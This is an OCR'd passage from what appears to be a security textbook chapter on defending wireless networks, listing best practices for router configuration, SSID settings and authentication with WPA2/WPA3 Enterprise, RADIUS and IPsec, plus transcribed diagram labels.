



Figure 16.122: Blocking of rogue Aps



Defense Against Wireless Attacks

Best Practices for Configuration


- Change the **default SSID** after WLAN configuration
- Set the **router access password** and enable firewall protection
- Disable **SSID broadcasts**
- Disable **remote router login** and wireless administration
- Enable **MAC Address filtering** on your AP or router
- Enable **encryption** on your AP and change passphrase often

Best Practices for SSID Settings

- Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any **easy-to-guess** string in passphrases
- Place a **firewall or packet filter** between the AP and the corporate Intranet
- Limit the **strength of the wireless network** to avoid being detected outside the bounds of your organization
- Regularly check the wireless devices for **configuration** or **setup** problems
- Implement an additional technique for **encrypting traffic**, such as IPsec over wireless

Best Practices for Authentication

- Choose **Enterprise WPA2 with 802.1x** authentication instead of WPA and WEP
- Implement **WPA2/WPA3 Enterprise** wherever possible
- Disable the **network** when not required
- Place wireless APs in a **secure location**
- Keep drivers on all wireless equipment **updated**
- Use a centralized server for **authentication**



Defense Against Wireless Attacks (Cont'd)

Internet
Use Wireless IDS
RADIUS Server
VPN Server
Exchange Server
Database Server
Authenticate Wi-Fi Users using RADIUS
Use IPsec for Intranet Access
Enterprise Network
Use MAC Filtering
User
Enable WPA2/WPA3
Use VPN tunnel
Encryption
Use Complex Password
Attacker
Disassociate Unauthorized Users
Disable Broadcast SSID

Defense Against Wireless Attacks

- **Best Practices for Configuration**
  - Change the default SSID after WLAN configuration.
  - Set the router access password and enable firewall protection.
  - Disable SSID broadcasts.

  - Disable remote router login and wireless administration.
  - Enable MAC address filtering on APs or routers.
  - Enable encryption on APs and change passphrases often.
  - Close all unused ports to prevent attacks on APs.
  - Segregate the network to ensure that guests are not given access to the private network.
  - Employ closed networks and provide the SSID to the employees, instead of allowing them to select it from a broadcast list.
  - Disable the Dynamic Host Configuration Protocol (DHCP) and rely on static IP addresses.
  - Disable the Simple Network Management Protocol (SNMP). If it is required, configure the settings to the least privileges.
  - Change the default IP address of the router console.
- **Best Practices for SSID Settings**
  - Use SSID cloaking to keep certain default wireless messages from broadcasting the SSID to everyone.
  - Do not use the SSID, company name, network name, or any easy-to-guess string in passphrases.
  - Place a firewall or packet filter between an AP and the corporate Intranet.
  - Limit the strength of the wireless network so that it cannot be detected outside the bounds of the organization.
  - Check the wireless devices for configuration or setup problems regularly.
